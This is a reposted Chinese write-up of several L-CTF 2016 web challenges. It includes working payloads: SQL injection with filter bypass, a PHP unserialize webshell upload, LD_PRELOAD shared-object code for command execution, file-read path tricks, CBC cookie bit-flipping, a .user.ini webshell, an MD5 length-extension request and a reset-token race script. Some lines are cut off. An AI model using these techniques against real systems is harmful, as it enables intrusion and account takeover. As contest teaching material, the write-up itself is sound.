lctf_2016-some-web-writeup


转载

dengzhasong7076 于 2016-10-03 23:35:00 发布 88 收藏
文章标签： php python 运维
原文链接：http://www.cnblogs.com/iamstudy/articles/l-ctf_2016_some_web_writeup.html

web50 签到：
http://web.l-ctf.com:6699/sh0p.php
post:
uname=a'%0aanandd%0aupdupdatexmlatexml(1,concat(0x7e,version(),0x7e),1)%23&passwd=a

过滤了一些关键字为空，过滤空格为空

对information做了限制，通过万能密码进入：
uname=a'%0aunion%0aselselectect%0a1,1#&passwd=1



改一下数量为-1，再跑4位数字密码，得到密码5487，获得flag：
flag is here: LCTF{Th1nks_@f0r_#your_%supp0rt}

Web200 睡过了
__wakeup引发的漏洞
http://www.venenof.com/index.php/archives/167/
大概情况就是在unserialize的时候，如果对象的属性增加了，会导致__wakeup中的代码不被执行。

其中preg_match('/O:\d+:/',\(key,\)match);，可以用+绕过，在访问的时候要url编码一下+号...
http://web.l-ctf.com:10197/ctf/upload.php?key=O:%2b3:"key":3:
{s:8:"filename";s:9:"lemon.php";s:8:"filedata";s:24:"<?php eval($_POST[1]);?>";}

```php
<?php
class key{
    var $filename;
    var $filedata;

    function __wakeup(){
        echo "Waking up.........<br/>";
        foreach(get_object_vars($this) as $key=>$value){
            $this->$key = null;
            echo $key." => ".$this->$key;
            echo "<br />";
        }
        echo "Finished<br/>";
        echo "<br/>";
    }

    function __destruct(){
        //Do something
        $this->my_file_put_contents($this->filename,$this->filedata);

    }
    function my_file_put_contents($file_path,$data){
        if($file_path && $data){
            $rs=file_put_contents('./upload/'.md5($this->filename).'.php',$this->filedata);
            echo $rs." written";
        }
    }
}
$key=$_GET['key'];
preg_match('/O:\d+:/',$key,$match);

if($match){
    exit("据说这种key加也衿br/>");
}
$Obj=unserialize($key);

?>
```

环境变量LD_PRELOAD来绕过，要注意编译环境，此题是需要在x86的机器上编译：
http://wooyun.jozxing.cc/static/drops/tips-16054.html
列目录：

```
#include <dirent.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void payload()
{
    DIR* dir;
    struct dirent* ptr;
    dir = opendir("/");
    FILE  *fp;
    fp=fopen("/tmp/venenoveneno","w");
    while ((ptr = readdir(dir)) != NULL) {
        fprintf(fp,"%s\n",ptr->d_name);
    }
    closedir(dir);
    fflush(fp);
}
int geteuid()
{
    if (getenv("LD_PRELOAD") == NULL) {
        return 0;
    }
    unsetenv("LD_PRELOAD");
    payload();
}
```

执行命令：

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void payload() {
     system("rm /tmp/check.txt");
}
int  geteuid() {
if (getenv("LD_PRELOAD") == NULL) { return 0; }
unsetenv("LD_PRELOAD");
payload();
}
```

读取文件内容：

```
void payload(){
}
```

编译成so文件：

```
$ gcc -c -fPIC hack.c -o hack
$ gcc -shared hack -o hack.so
```

php内容：

```
<?php
putenv("LD_PRELOAD=/var/www/ctf/upload/2.so");
mail("a@localhost","","","","");
var_dump(1);
echo file_get_contents("/var/www/ctf/upload/fuckaaa");
?>
```

最后能在/var/www/flag目录下发现flag

Web250 苏打学姐的网站
http://web.l-ctf.com:14144/img.php?id=php://resource=jpg/resource=file/tips.txt

```
img.php
<?php
if(isset($_GET["id"]) &&  (strpos($_GET["id"],'jpg') !== false))
{
    preg_match("/^php:\/\/.*resource=([^|]*)/i", trim($_GET["id"],'\n'), $match);

    if (isset($match[1]))
        $_GET["id"] = $match[1];

    if (file_exists("./" . $_GET["id"]) == false)
        die("File Not Found");

    header('Content-Type: image/jpg');
    header('Content-Length: '.filesize($_GET["id"]));
    header('Content-Disposition: filename='.$_GET["id"]);

    if (strlen($_GET["id"])>32){
        die ("Too Long!!!!!");
    }
    else{
        $data = file_get_contents($_GET["id"]);
        echo $data;
    }
}
else
{
    echo "File Not Found";
}
?>
</html>
```

得到：
/admin_5080e75b2fe1fb62ff8d9d97db745120
file/admin.php.txt

admin.php.txt

```php
<?php
error_reporting(0);
$Key = "xxxxxxxxxxxxxxxx";
$iv = "xxxxxxxxxxxxxxxx";
$v = "2016niandiqijiequanguowangluoanquandasai0123456789abcdef-->xdctfxdnum=2015auid=4;xdctfxdctf";
$en_Result = mcrypt_encrypt(MCRYPT_RIJNDAEL_128,$Key, $v, MCRYPT_MODE_CBC, $iv);
$enc = base64_encode($en_Result);
$en_Data = base64_decode($_COOKIE[user]);
$de_Result = mcrypt_decrypt(MCRYPT_RIJNDAEL_128,$Key, $en_Data, MCRYPT_MODE_CBC, $iv);

$b = array();
$b = isset($_COOKIE[user])?$de_Result:$enc;
$num1 = substr($b,strpos($b,"uid")+4,1);
$num2 = substr($b,strpos($b,"num")+4,4);
echo '</br><h3>ID: '.$num1."</h3><br>";

if ($num1 == 1  && $num2 == 2016){
    die ("shen mi li wu !");
}
else{
    echo "HELLO CLIENT";
}
setcookie("user",$enc);
?>
```

通过cbc攻击修改cookie：
http://www.venenof.com/index.php/archives/15/
cbc是16字节为一组
上一组的密文会影响当前组的密文，比如:

1234567890abcdef
1234567890abcdef
1234567890abcdef
1234567890auid=9
;123123123123


我们只需要修改第三组密文对应第四组“9”的位置的密文就可以实现第四组明文的改变。即第47位。

利用脚本：

```php
<?php
$enc=base64_decode("S9PsFp43k9VgyrggRHLbISjUAjwzSSPPajrF9Dzz0o/ieSZbxwGjTJ5xhAZEi5tDBjvwsQtH0BynlLC0p0F0zOZ
$enc[47] = chr(ord($enc[47]) ^ ord("9") ^ ord ("1"));
echo base64_encode($enc);
?>
```

故这题可以这样解：

```
➜  Desktop cat cbc.php
<?php
$enc=base64_decode("dSaWGkNVh2MADjPscqdId/25Y68VaL+Ze6rYSCUHvvDV7MnbDs6fHcibGemmyMoyfHa9cXJ7DHU8Wd/DZqyNfLQ
$enc[63] = chr(ord($enc[63]) ^ ord("4") ^ ord ("1"));
$enc[57] = chr(ord($enc[57]) ^ ord("5") ^ ord ("6"));
echo base64_encode($enc);
?>
➜  Desktop php cbc.php
dSaWGkNVh2MADjPscqdId/25Y68VaL+Ze6rYSCUHvvDV7MnbDs6fHcibGemmyMoyfHa9cXJ7DHU8Wt/DZqyNebQ5dDs9wVDIllMKnIQilJu
```



注意url编码问题...


得到：
/upload_12b1d89eb3a43eb6220b5952a5a13785/index.php
nginx，又可以上传.user.ini，故可以拿到一个webshell

文章：http://wooyun.jozxing.cc/static/drops/tips-3424.html


上传的.user.ini

```
auto_prepend_file=fuckaaa.jpg
```

getshell：



Web300 你一定不能来这
http://web.l-ctf.com:33333/crossdomain.xml
可得到域名：
xdctfweb.xd-a8.com



XDSEC源码下载

下载列表

- download.php
- www.rar

http://xdctfweb.xd-a8.com/download.php?filename=download.php&mac=f30a38d3cdcb25cf067468c2f108e1f5

```php
<?php

require("common.php");

function varify_hash($filename,$hash,$secret){

if(strpos($filename,"www.rar")>-1){
    if($hash === md5($secret.$filename)){

        download("www.rar");

    }
    else
        exit("mac不对，你根本不是xdsec的人。") ;
}

elseif(strpos($filename,"download.php")>-1){
    if($hash === md5($secret.$filename)){

        download("download.php");
    }
    else
        exit("mac不对，你根本不是xdsec的人。");

}
else
    exit("没有你要下载的文件。");
}

$filename = urldecode($_GET['filename']);
$hash = $_GET['mac'];

if(!empty($filename) && !empty($hash)){

varify_hash($filename,$hash,$secret);
}
else
    exit("参数为空");
?>
```

md5长度扩展攻击：
http://blog.chinaunix.net/uid-27070210-id-3255947.html
https://www.leavesongs.com/PENETRATION/phpwind-hash-length-extension-attack.html

https://github.com/JoyChou93/md5-extension-attack

http://xdctfweb.xd-a8.com/download.php?
filename=download.php%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%

用txt打开这个rar，在尾部发现，混淆的jsfuck：

```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++
```

把最后()改成.toString()

```
> $=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")
[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+
((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")
[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$$__+$._$+"\\"+$.__$+$.$_$+$.$$_+"\\"+$.__$+$.$$_+$._$$+$._$+(!
[]+"")[$._$_]+$.$$$_+"."+(![]+"")[$._$_]+$._$+"\\"+$.__$+$.$__+$.$$$+"
(\\\"\\"+$.__$+$._$$+$.__$+$._$+"\\"+$.__$+$._$_+$.$_$+"\\"+$.$__+$.___+"\\"+$._$+$.___+$.__$+"\\"+$._$+$.__$+$.$
$_+"\\"+$.$__+$.___+"\\"+$.__$+$.$__+$.$$$+"\\"+$.__$+$.___+$.$_$+"\\"+$.__$+$._$_+$.$__+"\\"+$.__$+$._$_+$._$$+$._$+"\\"
+$.__$+$.$_$+$.$_$+$.$$$_+"\\"+$.$__+$.___+"\\"+$.__$+$.__$+$.__$+"\\"+$.__$+$._$$_+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$._
__+$.$_$+"\\"+$.__$+$._$_+$._$$+$.__+$.$$$_+$.$$_$+"\\"+$.$__+$.___+"\\"+$.__$+$._$_+$.$__+"\\"+$.__$+$.$_$+$.___+"\\"+$.__$+$.$_$+$.__$+"
\\"+$.__$+$.$_$+$.$$_+"\\"+$.__$+$.$__+$.$$$+"\\"+$.$__+$.___+"\\"+$.__$+$._$$+$.__$+$._$+$
._+"\\"+$.$__+$.___+"\\"+$.__$+$.___+$._$$+"\\"+$.__$+$.___+$.__$+"\\"+$.__$+$._$$_+$.$$$_+"\\"+$.__$+$.___+$
._$$+"\\"+$.__$+$.__$+$.$$$+$.$$_$+$.$$$_+"\\"+$.$__+$.___+"\\"+$.__$+$.__$+$.$_$+$.$$$_+"\\"+$.$__+$.___+"\\"+$.__$+$.__$+$.__$+"\\"+$.__
$+$.$_$+$.$$_+"\\"+$.$__+$.___+$.__+"\\"+$.__$+$.__$+$.__$+"\\"+$.__$+$._$_+$._$_+$._$+"\\"+$.__$+$.___+$.$_$+".\\\"\\"+$.$__+$.___+")"+"\"")
()).toString();
"function anonymous() {
console.log("YoU CAN gET Some INterESted Thing If You CAN deCOde Me In tImE." )
}"
>
```

YoU CAN gET Some INterESted Thing If You CAN deCOde Me In tImE.

然后就是培根密码：

小写是A大写是B：

BABBB

BABBB

AAABB

AAABB

AAABA

AAABA

BAABB

BAABB

AABAB

AABAB

得到rar解压密码是：XXDDCCTTFF

checktoken.php

```
<?php
require('sql.php');
require('secret.php');
if(!empty($_GET['email']) && !empty($_GET['id'])  && !empty($_GET['token']))  {

$email = $result->email;
$id = $result->id;
$token = $result->token;

if($id === '0'){
if($_GET['email']===$email){
        if($_GET['token']===$token)
            echo $flag;
        else
            echo "token不对。";
        }
                else
            echo "邮箱不对。";
}
else
    echo "你想重置一个非创始人的密码，可这又有什么用呢？";
}
else
    echo "参数不完整。";
?>
```

resetpwd.php

```
<?php
 require('sql.php');
 require('function.php');
 if(!empty($_POST['email'])){
  $email = $_POST['email'];
  if($email === "omego952734@xdsec.club"){

    $Time_check = verifyTime();
    //检查有没有超过10分钟
    if($Time_check){

      $date = time();
    $rand=(string)rand(1,1000);
      $token = md5($date.$rand);
      $updateDate = "UPDATE `XDctf_web_350`.`user` SET `date` =".$date." WHERE `user`.`id` = 0;";
      $query = mysql_query($updateDate);
      $updateToken = "UPDATE `XDctf_web_350`.`user` SET `token` ="."\''.$token."\''." WHERE `user`.`id` = 0
      $query = mysql_query($updateToken);
      echo "<script>alert('重置密码链接已经发送。有效期为30分钟。');</script>";
    }
    else
        echo "<script>alert('链接还没过有效期，请登录邮箱查看。');</script>";
  }
 else
     echo "<script>alert('管理员的邮箱根本不是这个。');</script>";
 }
?>
```

分为两步：
第一步是抢到重置时候的时间戳：
第二部是爆破token

第一步：


```
#!/usr/bin/python
# coding=utf-8

import requests
import time
import sys
import hashlib

reload(sys)
sys.setdefaultencoding('utf8')

def md5(mingwen):
    mingwen = str(mingwen)
    m1 = hashlib.md5()
    m1.update(mingwen)
    return m1.hexdigest()

data = {
    'email':'omego952734@xdsec.club',
    'submit':'%E6%8F%90%E4%BA%A4'
}
url = "http://web.1-ctf.com:33333/resetpwd.php"
cookie = "PHPSESSID=q4lb8pavbth0r65rr4ktoaap00"

i = 1
while 1:
    i += 1
    try:
        r = requests.post(url, data=data, timeout=1)
    except Exception,e:
        print e
        pass
    if u'10分钟'.decode("utf-8") in r.content.decode('utf-8') or "已经发送" in r.content:
        t = int(time.time())
        print t
        print r.content
        print r.headers
        exit()
        break

    print i
    print r.content
```

返回的是：

```
{'Content-Length': '347', 'X-Powered-By': 'PHP/5.5.9-1ubuntu4.19', 'Content-Encoding': 'gzip', 'Vary': 'Acc
```

服务器返回的Date里面的是gmt时间！！换成北京时间还是需要加上8小时,然后时间戳前后+5，或者是获取本地的当前时间。

然后burp跑一发：



转载于:https://www.cnblogs.com/iamstudy/articles/l-ctf_2016_some_web_writeup.html